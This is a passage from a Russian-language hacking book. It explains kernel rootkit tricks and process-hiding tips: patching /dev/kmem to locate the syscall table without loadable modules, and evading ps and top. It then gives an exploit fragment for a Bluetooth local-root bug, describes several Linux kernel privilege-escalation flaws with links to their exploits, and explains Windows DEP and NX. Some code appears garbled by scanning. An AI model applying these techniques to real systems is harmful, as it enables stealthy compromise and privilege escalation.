Для борьбы с LKM-руткитами некоторые админы компилируют ядро без поддержки загружаемых модулей и удаляют файл System.map, лишая нас таблицы символов. Но хакеры выживают даже в этих суровых условиях…

Идеология UNIX выгодно отличается от Windows тем, что любая сущность (будь то устройство, процесс или сетевое соединение) монтируется на файловую систему, подчинясь общим правилам. Не избежала этой участи и оперативная память, представленная "псеводустройствами" `/dev/mem` (физическая память до виртуальной трансляции) и `/dev/kmem` (физическая память после виртуальной трансляции). Манипулировать с данными устройствами может только `root`, однако спускаться на уровень ядра ему необязательно, а, значит, поддержка модульности нам не нужна!

Следующие функции демонстрируют технику чтения/записи ядерной памяти с прикладного уровня (листинг 36.16).

Листинг 36.16. Чтение/запись в/из /dev/kmem

```
// Чтение данных из /dev/kmem.
static inline int rkm(int fd, int offset, void *buf, int size)
{
        if (lseek(fd, offset, 0) != offset) return 0;
        if (read(fd, buf, size) != size) return 0;
        return size;
}

// Запись данных в /dev/kmem.
static inline int wkm(int fd, int offset, void *buf, int size)
{
        if (lseek(fd, offset, 0) != offset) return 0;
        if (write(fd, buf, size) != size) return 0;
        return size;
}
```

Остается только найти во всем этом мусоре таблицу системных вызовов. Да как же мы ее найдем, если никакой символьной информации у нас нет?! Без паники! Нам помогут центральный процессор и машинный код обработчика прерывания `int 80h`, заведующего этими системными вызовами. Его дизассемблированный код в общем случае выглядит так, как показано в листинге 36.17.

Листинг 36.17. Фрагмент дизассемблерного листинга обработчика прерывания INT 80h

```
0xc0106bc8 <system_call>:       push   %eax
0xc0106bc9 <system_call+1>:     cld
0xc0106bca <system_call+2>:     push   %es
```

```
0xc0106bcb <system_call+3>:     push   %ds
0xc0106bcc <system_call+4>:     push   %eax
0xc0106bcd <system_call+5>:     push   %ebp
0xc0106bce <system_call+6>:     push   %edi
0xc0106bcf <system_call+7>:     push   %esi
0xc0106bd0 <system_call+8>:     push   %edx
0xc0106bd1 <system_call+9>:     push   %ecx
0xc0106bd2 <system_call+10>:    push   %ebx
0xc0106bd3 <system_call+11>:    mov    $0x18,%edx
0xc0106bd8 <system_call+16>:    mov    %edx,%ds
0xc0106bda <system_call+18>:    mov    %edx,%es
0xc0106bdc <system_call+20>:    mov    $0xffffe000,%ebx
0xc0106be1 <system_call+25>:    and    %esp,%ebx
0xc0106be3 <system_call+27>:    cmp    $0x100,%eax
0xc0106be8 <system_call+32>:    jae    0xc0106c75 <badsys>
0xc0106bee <system_call+38>:    testb  $0x2,0x18(%ebx)
0xc0106bf2 <system_call+42>:    jne    0xc0106c48 <tracesys>
0xc0106bf4 <system_call+44>:    call   *0xc01e0f18(,%eax,4) <-- that's it
0xc0106bfb <system_call+51>:    mov    %eax,0x18(%esp,1)
0xc0106bff <system_call+55>:    nop
```

Смотрите, по адресу `0C0106BF4h` расположена команда `call`, непосредственным аргументом которой является указатель на таблицу системных вызовов! Адрес команды `call` может меняться от одного ядра к другому, или это даже может быть совсем не `call` — в некоторых ядрах указатель на таблицу системных вызовов передается через промежуточный регистр командой `mov`. Иными словами, нам нужна команда, одним из аргументов которой является непосредственный операнд `X > 0C000000h`. Естественно, чтобы его найти, потребуется написать простенький дизассемблер (звучит страшнее, чем выглядит) или найти готовый движок в сети. Там их вполне достаточно.

А как найти адрес обработчика `int 80h` в файле `/dev/kmem`? Просто спросите об этом процессор — он скажет. Команда `sidt` возвращает содержимое таблицы дескрипторов прерываний (Interrupt Descriptor Table, IDT), в которой элемент `80h` и есть наш обработчик (рис. 36.14).

В листинге 36.18 приведен фрагмент кода, определяющего позицию таблицы системных вызовов в `/dev/kmem` (полная версия содержится в статье *"Linux on-the-fly kernel patching without LKM"* из 58 номера PHRACK (**http://www.phrack.org/issues.html?issue=58&id=7#article**)).

Листинг 36.18. Поиск обработчика INT 80h внутри /dev/kmem

```
// Анализируем первые 100 байт обработчика.
#define CALLOFF 100
main ()
{
        unsigned sys_call_off;
        unsigned sct;
        char sc_asm[CALLOFF],*p;

        // Читаем содержимое таблицы прерываний.
        asm ("sidt %0" : "=m" (idtr));
        printf("idtr base at 0x%X\n",(int)idtr.base);

        // Открываем /dev/kmem.
        kmem = open ("/dev/kmem",O_RDONLY);
        if (kmem<0) return 1;
```

```
        // Считывает код обработчика INT 80h из /dev/kmem.
        readkmem (&idt,idtr.base+8*0x80,sizeof(idt));
        sys_call_off = (idt.off2 << 16) | idt.off1;
        printf("idt80: flags=%X sel=%X off=%X\n",
        (unsigned)idt.flags,(unsigned)idt.sel,sys_call_off);

        // Ищем косвенный CALL с непосредственным операндом.
        // Код самой функции dispatch здесь не показан.
        dispatch (indirect call) */
        readkmem (sc_asm,sys_call_off,CALLOFF);
        p = (char*)memmem (sc_asm,CALLOFF,"\xff\x14\x85",3);
        sct = *(unsigned*)(p+3);
        if (p)
        {
          printf ("sys_call_table at 0x%x, call dispatch at 0x%x\n", sct, p);
        }
        close(kmem);
}
```




Рис. 36.14. Просмотр `/dev/mem` в hex-редакторе

Прочие методы борьбы

Консольные версии утилит типа `ps` или `top` легко обмануть с помощью длинной цепочки пробелов или символов возврата строки, затирающих оригинальное имя. Конечно, опытного администратора так не проведешь, да и против KDE-мониторов такой прием совершенно бессилен, однако можно попробовать замаскироваться под какой-нибудь невинный процесс наподобие `vi` или `bash`. Правда и здесь все не так просто! Ну кто в наше время работает в `vi`? И откуда взялась

"лишняя" оболочка? Наблюдательный администратор это сразу заметит. А может и нет… у многих из нас сразу запущено несколько копий оболочек — кто их считает! Еще можно внедриться в какой-нибудь пользовательский процесс при помощи `ptrace`.

На худой конец, можно вообще отказаться от маскировки. Процессов в системе много. За всеми и не уследишь. Главное — периодически расщеплять свой процесс на два и убивать оригинал. Этим мы ослепляем утилиту `top`, сообщающую администратору, сколько времени отработал тот или иной процесс.

При всем этом следует заметить следующие общие моменты:

- Adore и многие другие руткиты не работают на системах, загружающихся с носителей только-на-чтение (в частности, с LiveCD), приводя к "отказу в обслуживании".
- Adore и многие другие руткиты не работают на многопроцессорных системах (а таковыми являются практически все серверы), поскольку лезут в планировщик, вместо того, чтобы перехватывать системные вызовы или `proc_root`.
- Adore и многие другие руткиты не содержат строки `MODULE_LICENCE("GPL")`, заставляя систему выводить сообщения при их загрузке.

Интересные ссылки по теме стелсирования

- *"Linux kernel internals"*[14] — замечательная книга, толково и без "воды" описывающая внутренний мир ядра Linux.
- *"(nearly) Complete Linux Loadable Kernel Modules"* — хакерское руководство по написанию модулей под linux и частично под FreeBSD, не стесняющееся говорить о вирусах и руткитах (http**://packetstormsecurity.org/docs/hack/LKM_HACKING.html**).
- *"Direct Kernel Object Manipulation"* — презентация с конференции Black Hat, рассказывающая, как маскируются файлы, процессы и сетевые соединения под Windows и Linux (**http://www.blackhat.com/presentations/bh-europe-04/bh-eu-04-butler.pdf**).
- *"Weakening the Linux Kernel // PHRACK-52"* — замечательная статья о создании LKM-модулей для сокрытия файлов, процессов и сетевых соединений под старым Linux (**http://www.phrack.org/issues.html?issue=52&id=18#article**).
- *"Advances in Kernel Hacking // PHRACK-58"* — кратко о маскировке путем установки своего фильтра поверх VFS (**http://www.phrack.org/issues.html?issue=58&id=6#article**).
- "*Linux on-the-fly kernel patching without LKM // PHRACK-58"* — перехват системных вызовов без LKM и символьной информации (**http://www.phrack.org/issues.html?issue=58&id=7#article**).
- *"Infecting loadable kernel modules // PHRACK-61"* — заражение LKM-модулей (**http://www.phrack.org/issues.html?issue=61&id=10#article**).
- *"Kernel Rootkit Experiences and the Future // PHRACK-61"* — статья Stealth (автора небезызвестного Adore), обобщающая его опыт создания LKM-руткитов (**http://www.phrack.org/issues.html?issue=61&id=14#article**).

Захватываем ring 0 в Linux

Нулевое кольцо дает полную власть над процессором, позволяя делать с ним все, что угодно. На этом уровне исполняется код операционной системы, загружаемые модули ядра и кое-что еще. Считается, что Linux надежно оберегает нулевое кольцо от хакерского вторжения, но это не так. За последние несколько лет обнаружено множество дыр, часть которых не залатана до сих пор.

[14] "Linux Kernel Internals" by Michael Beck, Harald Bohme, Mirko Dziadzka, Ulrich Kunitz, Robert Magnus, Dirk Verworner. Addison-Wesley Professional; 2 edition (December 16, 1997).

Что можно сделать с прикладного уровня? Выполнить непривилегированную команду процессора, обратиться к пользовательской ячейке памяти, перехватить системный вызов. Запись в порты ввода/вывода, перепрограммирование BIOS, маскировка процессов и сетевых соединений возможны только с уровня ядра. Все хакеры стремятся проникнуть на этот уровень, но не всем это удается. Много дорог ведет туда, поэтому мы расскажем только о самых интересных из них. Долгое время Linux считалась "правильной" операционной системой, надежно защищенной от вирусов и хакерских атак. Но оказалось, что это не так. Дыр в Linux даже больше чем в Windows, и многие из них носят критический характер. Загрузчик ELF-файлов — это настоящее гнездо, кишащее багами. Еще больше ошибок порождается поддержкой многопоточности. Если в Windows потоки существовали изначально, и проблемы синхронизации решались на фундаментальном уровне, то "чужеродная" для Linux многопоточность была синхронизована впопыхах.

Ошибки гнездятся вокруг семафоров. Ищите семафоры, и вы найдете ошибки. Какой смысл использовать готовые эксплоиты, для которых уже существуют заплатки? Хакерский код получается слишком хлипким и нежизнеспособным. Активность администраторов растет с каждым днем, серверы оснащаются системами автоматического обновления, и выживать в этом мире становится все труднее и труднее. Поэтому необходимо вести самостоятельные исследования, уметь анализировать исходный и машинный код, обнаруживая еще никому не известные ошибки, противоядия против которых еще не существует.

Честные способы взлома

С правами пользователя `root` проникновение в ядро не представляет большой проблемы. Можно, например, написать свой LKM и загрузить его командой `insmod`. LKM-модули пишутся очень просто, и примеры готовых модулей были приведены ранее в этой главе, в *разд. "Stealth-технологии в мире Linux"*. Там же рассказывалось и о том, как их замаскировать от взора бдительного администратора.

Другой вариант. Ядро монтирует два псевдоустройства — `/dev/mem` (физическая память до виртуальной трансляции) и `/dev/kmem` (физическая память после виртуальной трансляции). Имея права `root`, мы можем манипулировать с кодом и данными ядра.

Иначе говоря, весь вопрос состоит в том, как заполучить `root`. Легальным образом этого не сделать никак! Linux поддерживает целый комплекс мер безопасности, однако в системе защиты имеется множество дыр, делающих ее похожей на дуршлаг. Вот этими дырами мы и воспользуемся.

Дырка в голубом зубе или Linux Kernel Bluetooth Local Root Exploit

Крошечный чип Bluetooth использует довольно навороченный протокол связи, поддержка которого проходит достаточно болезненно. Практически ни одному коллективу разработчиков не удалось предотвратить появления новых дыр. Не стала исключением и Linux. В апреле 2005 года появилось сообщение о дыре, а следом за этим был написан Kernel Bluetooth Local Root Exploit, работающий на ядрах 2.6.4-52, 2.6.11 и некоторых других.

Ошибка разработчиков состояла в том, что они разместили структуры сокета Bluetooth в пользовательской области памяти, тем самым открыв полный доступ к модификации всех полей. Одним из таких полей оказался указатель на код, вызываемый с уровня ядра. При нормальном развитии событий он указывает на библиотеку поддержки Bluetooth, но нам ничего не стоит перенаправить его на shell-код!

Ключевой фрагмент эксплоита, дающего права `root` при запуске от имени обычного пользователя, приведен в листинге 36.19. Оригинальный исходный текст лежит здесь: **http://www.securiteam.com/exploits/5KP0F0AFFO.html**.

Листинг 36.19. Ключевой фрагмент эксплоита Kernel Bluetooth Local Root

```
if ((tmp = klogctl(0x3, buf, 1700)) > -1)
{
     check = strstr(buf, "ecx: ");
     printf(" |- [%0.14s]\n", check);
     if (*(check+5) == 0x30 && *(check+6) == 0x38)
     {
          check+=5;
          printf(" |- suitable value found!using 0x%0.9s\n", check);
          printf(" |- the time has come to push the button... check your id!\n");
          *(check+9) = 0x00;*(--check) = 'x';*(--check) = '0';
          mod = (unsigned int*)strtoul(check, 0, 0);
          for (sock = 0;sock <= 200;sock++)
                         *(mod++) = (int)ong_code;//link to shellcode

          if ((sock = socket(AF_BLUETOOTH, SOCK_RAW, arg)) < 0)
          {
                    printf(" |- something went w0rng (invalid value)\n");
                    exit(1);
          }
}
```

Эльфы падают в дамп

В этом подразделе мы рассмотрим уязвимость в ELF-загрузчике, поражающую целую серию ядер: 2.2.27-rc2, 2.4, 2.4.31-pr1, 2.6, 2.6.12-rc4 и т. д.

Ошибка находится в функции `elf_core_dump()`, расположенной в файле `binfmt_elf.c`. Ключевой фрагмент уязвимого кода представлен в листинге 36.20.

Листинг 36.20. Ключевой фрагмент функции elf_core_dump(), подверженной переполнению

```
static int elf_core_dump(long signr, struct pt_regs * regs, struct file * file)
{
      struct elf_prpsinfo psinfo; /* NT_PRPSINFO */

      /* first copy the parameters from user space */
      memset(&psinfo, 0, sizeof(psinfo));
      {
             int i, len;                                    /* 1 */
             len = current->mm->arg_end - current->mm->arg_start;
             if (len >= ELF_PRARGSZ)                       / * 2 * /
                      len = ELF_PRARGSZ-1;
             copy_from_user(&psinfo.pr_psargs,/* 1167 */
              (const char *)current->mm->arg_start, len);
      …
      }
…
}
```

Типичное переполнение буфера! Программист объявляет знаковую переменную `len` (см. `/* 1 */`) и спустя некоторое время передает ее функции `copy_from_user`, копирующей данные из пользовательской памяти в область ядра. Проверка на отрицательное значение не выполняется (см. `/* 2 */`). Что это значит для нас в практическом плане? А вот что! Если `current->mm->arg_start` будет больше, чем `current->mm->arg_end`, в ядро скопируется очень большой регион пользовательского пространства.

А как этого можно добиться? Анализ показывает, что переменные `current->mm->arg_start` и `current->mm->arg_end` инициализируются в функции `create_elf_tables` (листинг 36.21), причем если функция `strnlen_user` возвратит ошибку, то будет инициализирована лишь переменная `current->mm->arg_start`, а `current->mm->arg_end` сохранит свое значение, унаследованное от предыдущего файла.

Листинг 36.21. Ключевой фрагмент функции create_elf_tables

```
static elf_addr_t *
create_elf_tables(char *p, int argc, int envc,
        struct elfhdr * exec,
        unsigned long load_addr,
        unsigned long load_bias,
        unsigned long interp_load_addr, int ibcs)
        {
               current->mm->arg_start = (unsigned long) p;
               while (argc-->0)
               {
                     __put_user((elf_caddr_t)(unsigned long)p,argv++);
                     len = strnlen_user(p, PAGE_SIZE*MAX_ARG_PAGES);
                     if (!len || len > PAGE_SIZE*MAX_ARG_PAGES)
                                              return NULL; /* * */
                                 p += len;
               }
               __put_user(NULL, argv);
               current->mm->arg_end = current->mm->env_start = (unsigned long) p;
…
        }
```

Остается сущая мелочь. Необходимо хакнуть функцию `strnlen_user`, расположив обе переменных в секции ELF-файла с закрытым доступом (`PROT_NONE`), при обращении к которой произойдет исключение. Для сброса дампа программы, ядро вызовет функцию `core_dump`. Она, в свою очередь, вызовет `elf_core_dump`, и тут-то и произойдет переполнение! Перезапись области ядра открывает практически неограниченные возможности, ведь shell-код выполняется на нулевом кольце!

Демонстрационный эксплоит лежит здесь: **http://www.derkeiler.com/Mailing-Lists/securityfocus/bugtraq/2005-05/0117.html**.

Проблемы многопоточности

В классической UNIX никаких потоков не было вообще, а потому не существовало и проблемы их синхронизации. С функцией `fork` и развитыми средствами межпроцессного взаимодействия потоки не очень-то и нужны. Но все-таки они появились, продырявив систему до самого дна. Ядро превратилось в настоящее скопище багов. Вот только один из них, обнаруженный в начале января 2005 года и поражающий все ядра версии 2.2, а также ядра с версиями от 2.4 до 2.4.29-pre3 и от 2.6 до 2.6.10 включительно.

Рассмотрим фрагмент функции `load_elf_library`, автоматически вызываемой функцией `sys_uselib` при загрузке новой библиотеки (листинг 36.22).

Листинг 36.22. Ключевой фрагмент функции load_elf_library, содержащей ошибку синхронизации потоков

```
static int load_elf_library(struct file *file)
{
      down_write(&current->mm->mmap_sem);
      error = do_mmap(file,
```

```
            ELF_PAGESTART(elf_phdata->p_vaddr),
            (elf_phdata->p_filesz +
            ELF_PAGEOFFSET(elf_phdata->p_vaddr)),
            PROT_READ | PROT_WRITE | PROT_EXEC,
            MAP_FIXED | MAP_PRIVATE | MAP_DENYWRITE,
            (elf_phdata->p_offset -
            ELF_PAGEOFFSET(elf_phdata->p_vaddr)));
    up_write(&current->mm->mmap_sem);
    if (error != ELF_PAGESTART(elf_phdata->p_vaddr))
            goto out_free_ph;

    elf_bss = elf_phdata->p_vaddr + elf_phdata->p_filesz;
    padzero(elf_bss);

    len = ELF_PAGESTART(elf_phdata->p_filesz
                        elf_phdata->p_vaddr + ELF_MIN_ALIGN - 1);
    bss = elf_phdata->p_memsz + elf_phdata->p_vaddr;
    if (bss > len)
             do_brk(len, bss - len);
```

Как видите, семафор `mmap_sem` освобождается до вызова функции `do_brk`, порождая тем самым проблему синхронизации потоков. В то же время, анализ функции `sys_brk` убеждает нас в том, что функции `do_brk` должна вызываться с взведенным семафором. Рассмотрим фрагмент исходного кода, позаимствованный из файла mm/mmap.c (листинг 36.23).

Листинг 36.23. Ключевой фрагмент функции sys_brk(), страдающей нарушением когерентности служебных структур данных

```
[1094]    vma = kmem_cache_alloc(vm_area_cachep, SLAB_KERNEL);
          if (!vma)
          return -ENOMEM;

          vma->vm_mm = mm;
          vma->vm_start = addr;
          vma->vm_end = addr + len;
          vma->vm_flags = flags;
          vma->vm_page_prot = protection_map[flags & 0x0f];
          vma->vm_ops = NULL;
          vma->vm_pgoff = 0;
          vma->vm_file = NULL;
          vma->vm_private_data = NULL;

          vma_link(mm, vma, prev, rb_link, rb_parent);
```

В отсутствие семафора, состояние виртуальной памяти может быть изменено между вызовами функций `kmem_cache_alloc` и `vma_link`, и тогда вновь созданный VMA-дескриптор будет размещен совсем не в том месте, на которое рассчитывали разработчики! Для захвата `root` этого более чем достаточно.

К сожалению, даже простейший эксплоит занимает слишком много места и поэтому не может быть приведен здесь, однако его исходный код легко найти в Интернете. Оригинальная версия (с подробным описанием техники взлома) лежит на: **http://www.securityfocus.com/bid/12190/exploit**.

Получаем root на многопроцессорных машинах

Рассмотрим еще одну интересную уязвимость, затрагивающую большое количество ядер с версиями 2.4/2.6 и поражающую многопроцессорные машины. Обнаруженная в самом начале 2005 года, она все еще остается актуальной, поскольку далеко не все администраторы установили соответ-

ствующие заплатки, а многопроцессорные машины (включая микропроцессоры с поддержкой HyperThreading) в наши дни скорее правило, чем редкость.

Во всем виноват обработчик ошибок доступа к страницам (page fault handler), который вызывается всякий раз, когда приложение обращается к невыделенной или защищенной странице памяти. Не все ошибки одинаково фатальны. В частности, Linux, как и большинство других систем, выделяет стековую память не сразу, а по частям. На вершине выделенной памяти находится страница, доступ к которой умышленно запрещен. Она называется "сторожевой" (`GUARD_PAGE`). Стек постепенно растет и в какой-то момент "врезается" в сторожевую страницу, возбуждая исключение. Его перехватывает обработчик доступа к страницам, и операционная система выделяет стеку некоторое количество памяти, перемещая сторожевую страницу наверх. На однопроцессорных машинах эта схема работает как часы, а вот на многопроцессорных возникают проблемы (листинг 36.24).

Листинг 36.24. Ключевой фрагмент функции /mm/fault.c, содержащий ошибку синхронизации

```
down_read(&mm->mmap_sem); /* * */
vma = find_vma(mm, address); .
if (!vma)
              goto bad_area;
if (vma->vm_start <= address)
              goto good_area;
if (!(vma->vm_flags & VM_GROWSDOWN))
              goto bad_area;
if (error_code & 4) {
/*
* accessing the stack below %esp is always a bug.
* The "+ 32" is there due to some instructions (like
* pusha) doing post-decrement on the stack and that
* doesn't show up until later..
*/
if (address + 32 < regs->esp) /* * */
              goto bad_area;
}
if (expand_stack(vma, address))
              goto bad_area;
```

Поскольку обработчик доступа к страницам (page fault handler) выполняется с семафором, доступным только на чтение, несколько конкурирующих потоков могут одновременно войти в обработчик за строкой /* * */. Рассмотрим, что произойдет, если два потока, разделяющих одну и ту же виртуальную память, одновременно вызовут обработчик страничных прерываний. Приблизительный сценарий атаки выглядит так: поток 1 обращается к сторожевой странице и вызывает исключение `fault_1`. Поток 2 обращается к странице `GUARD_PAGE + PAGE_SIZE` и вызывает исключение `fault_2`. Состояние виртуальной памяти при этом будет выглядеть, как показано на рис. 36.15.



Рис. 36.15. Состояние виртуальной памяти
на момент вызова обработчика страничных прерываний двумя потоками

Если поток 2 опередит поток 1 и первым выделит свою страницу `PAGE 1`, поток 1 вызовет серьезное нарушение в работе менеджера виртуальной памяти, поскольку нижняя граница стека теперь находится выше `fault 2`, и потому страница `PAGE 2` реально не выделяется, но становится

доступной на чтение/запись обоим потокам, причем после завершения процесса она не будет удалена (рис. 36.16).

Рис. 36.16. Состояние виртуальной памяти
на момент выхода из обработчика страничных прерываний

Что находится в `PAGE 2`? Это зависит от состояния каталога страниц (page table). Поскольку в Linux физическая память представляет собой своеобразный кэш виртуального адресного пространства, одна и та же страница в разное время может использоваться как ядром, так и пользовательскими приложениями (в том числе и привилегированными процессами).

Дождавшись, когда в `PAGE2` попадает код ядра или какого-нибудь привилегированного процесса (это легко определить по его сигнатуре), хакер может внедрить сюда shell-код или просто устроить грандиозный DoS, забросав `PAGE2` бессмысленным мусором. Описание этой уязвимости и эксплоит можно найти здесь: **http://www.securiteam.com/unixfocus/5GP022KEKQ.html**.



Глава 37

Переполнение буфера в системах с неисполняемым стеком

Отчаявшись справиться со своими же собственными ошибками, компания Microsoft совместно с Intel и AMD реализовала технологию Data Execution Prevention (DEP), призванную покончить с удаленными атаками раз и навсегда. Тем не менее, этого не произошло, и защиту удалось обойти...

Несмотря на все усилия, вырытые рвы и воздвигнутые защитные сооружения, интенсивность удаленных атак не снижается, и отражать их становится все труднее. Хакеры научились маскировать вредоносные процессы под Linux/BSD и системами из семейства Windows NT, разобрались с брандмауэрами и освоились с распределенными системами — сотни тысяч зараженных машин, управляемых через IRC — это настоящая армия. Интересы отдельных пользователей, пострадавших от атаки, отходят на задний план, уступая место вопросам безопасности всей инфраструктуры в целом. А инфраструктура — это уже серьезно.

Анализ показывает, что подавляющее большинство атак использует ошибки переполнения буфера. Фундаментальный принцип таких ошибок кратко пояснен на рис. 37.1. Проблема состоит в том, что локальный буфер "растет" в направлении, противоположном направлению роста стека, и при определенных обстоятельствах может затирать адрес возврата. Львиная доля таких ошибок содержится в Internet Explorer, что, в частности, и явилось причиной перехода NASA на FireFox (**http://www.securitylab.ru/news/242844.php?R1=RSS&R2=allnews**), что можно только приветствовать. Однако FireFox, как и все остальные браузеры, тоже не свободен от ошибок. В нем присутствует большое количество критических уязвимостей, позволяющих злоумышленнику выполнить свой код. Вот только одна из таких дыр: **http://www.securitylab.ru/vulnerability/240254.php**.



Рис. 37.1. Схематичное изображение стека
(стрелка показывает направление, в котором растет стек)

Никакое программное обеспечение не может считаться безопасным! Даже если своевременно устанавливать свежие заплатки, всегда существует риск того, что хакер найдет новую дыру, о которой еще никто не знает, и с успехом воспользуется ею. Кстати говоря, разработка атакующих программ за последние несколько лет поднялась с колен чистого энтузиазма и встала на коммерческий поток с серьезными капиталовложениями.

В очередной раз возникло понимание того, что дальше так жить нельзя, и нужно что-то решать. Попытки покончить с удаленными атаками неоднократно предпринимались еще с 1980-х годов,

особенно после Червя Морриса, но все безуспешно. Тем не менее, Microsoft решилась на отчаянный шаг и возродила старые идеи, найденные на свалке истории и реализованные без учета понимания современной ситуации.

Технология защиты от выполнения данных (Data Execution Prevention, DEP), реализованная в Windows XP SP2 и Windows Server 2003 SP1, делает секцию данных, стек и кучу неисполняемыми, что (теоретически) предотвращает засылку shell-кода и отсекает целый класс удаленных атак, основанных на переполнении.

В чем же революционность такого решения? Ведь еще со времен Windows 95 (не говоря уже про стандарт POSIX, принятый в 1985 году) X-атрибут[1] имеется только у кодовой секции и отсутствует у всех остальных. Достаточно взять любой ELF/PE-файл и посмотреть! Так-то оно так, но у процессоров x86 на этот счет имеется свое собственное мнение: на уровне страниц процессор поддерживает всего лишь два атрибута защиты: `-a-` (**a**ccessible — страница доступна для чтения/исполнения) и `-w-` (**w**riteable — запись разрешена). X-атрибут присутствует только в таблице селекторов, а это значит, что мы не можем выборочно разрешать/запрещать исполнение кода для отдельных страниц, а только для всего сегмента целиком. Именно поэтому Windows с ее плоской моделью памяти вынуждена трактовать атрибут `-r-` как `-x-`, а `-x-` — как `-r-`. То есть право на чтение страницы дает неявное право на ее исполнение и наоборот.

На самом деле, никакого произвола со стороны процессора здесь нет: проблему можно решить и в рамках плоской модели. Достаточно "всего лишь" перегруппировать сегменты и установить правильные лимиты (рис. 37.2). Естественно, это требует серьезных усилий со стороны разработчиков ядра — так, для реализации этой идеи необходимо использовать раздельные буфера опережающей выборки для инструкций и данных (`ITLB`/`DTLB`) и т. д.




Рис. 37.2. "Эмуляция" битов NX/XD на процессоре x86

Почему же в архитектуре x86 не была предусмотрена возможность задания X-атрибута на уровне страниц? Риторический вопрос… Скорее всего, во времена проектирования 80386 это было никому не нужно, вот и решили не усложнять логику процессора без необходимости. А вот в Itanium этот атрибут присутствует изначально, и специальный бит, известный под аббревиатурой XD (от eXecute Disable — выполнение запрещено), определяет, разрешено выполнение кода в данной странице или нет.

Аналогичный бит имеется и в процессорах AMD-64 (Opteron и Athlon-64), только там он называется NX (от No-eXecute — неисполняемый). Кому-то в компании пришла в голову "здравая" мысль объявить X-атрибут "технологией", и вокруг NX-бита тут же развернулась рекламно-маркетинговая акция "Enhanced Virus Protection" (EVP). На сайте компании выложено множество красочных роликов, демонстрирующих, как AMD борется с вирусами на уровне процессора (!). Неудивительно, что 64-битная редакция Windows NT "от рождения" имеет неисполняемую кучу и стек! Microsoft просто подхватила брошенный ей атрибут защиты и встроила его в систему. В этом-то и заключается сущность аппаратного (hardware-enforced) DEP.

Принципы организации виртуальной памяти и новые атрибуты защиты в PDE/PTE показаны на рис. 37.3 и 37.4, соответственно.

[1] eXecutable — исполняемый.




Рис. 37.3. Организация виртуальной памяти



Рис. 37.4. NX-бит — новый атрибут защиты в PDE/PTE

Воспользовавшись шумихой, развернутой AMD, компания Intel внедрила поддержку XD-бита в 32-разрядные процессоры Pentium, сделав эту "технологию" доступной всем и каждому (желающих пересесть на AMD-64 ради одного лишь DEP набралось не так уж и много). Строго говоря, NX-бит присутствует не только в "настоящих" 64-битных процессорах от AMD, но и в собранных на 64-битном ядре 32-битных (т. е. работающих в состоянии перманентной эмуляции i386) процессорах — например Sempron. Достаточно лишь установить последний Pentium-4 и обновить ядро, чтобы Windows могла задействовать новые аппаратные возможности. В этом случае при попытке выполнения прикладного кода в куче, секции данных или на стеке возбуждается исключение типа `STATUS_ACCESS_VIOLATION` (`C0000005h`) и, если только программист не установил свой обработчик SEH, выполнение программы аварийно завершается с выдачей сообщения `to help protect your computer, Windows has closed this program` (рис. 37.5).

В режиме ядра при попытке выполнения кода в неисполняемой области памяти возбуждается исключение `ATTEMPTED_EXECUTE_OF_NOEXECUTE_MEMORY` с BugCheck-кодом `FCh`, обрушивающим систему в "синий экран". 64-битные версии Windows защищают от исполнения стек ядра, вытесняемый пул (paged pool) и пул сеансов (session pool), а 32-битные — только стек.

Если процессор не поддерживает NX/XD-битов, то система активизирует программную реализацию (software-enforced) DEP, которая даже и не пытается эмулировать неисполняемый стек/кучу (а ведь могла бы!). Технология, которую продвигает Microsoft, в действительности представляет собой примитивную защиту обработчика структурных исключений, ранее известную под именем

SafeSEH[2]. Она никак не препятствует выполнению shell-кода, но затрудняет использование структурных исключений shell-кодом.



Рис. 37.5. Реакция DEP на попытку выполнения кода на стеке

